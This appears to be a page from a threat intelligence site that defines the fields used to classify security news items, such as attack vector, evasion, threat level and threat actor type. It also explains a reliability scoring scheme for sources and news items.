Attack Strategy
Plan devised by the attacker to exploit specific system vulnerabilities.

Attack Vector
What is the primary method of attack.

Evasion
Tactics used by the attacker to avoid detection or bypass security.

Detection
Mechanism to identify malicious activities or system anomalies.

Complexity
How easy it is to exploit the vulnerability or carry out the attack.

Threat Level
How severe the threat is.

Target Type
The category of organization that may potentially be targeted.

Threat Actor Type
What type of threat actor may be involved.

CONTACT US

mSOC score explanation:
We assign scores to both our sources and the news items. Sources are scored on a numeric scale ranging from 0 (untrustworthy) to 5 (verified), while news items are scored with a letter, ranging from E (unreliable) to A (reliable). By considering the scores of both the source and the news item and the quality of the available information, we classify the overall reliability into three categories: Confirmed, Verified, and Credible. Interested in learning more about our reliability scoring system for sources and news items? Our Threat Intelligence team would be happy to walk you through our procedure, so please don't hesitate to reach out.

threat-talks.com

ON2IT ZERO TRUST INNOVATORS amsix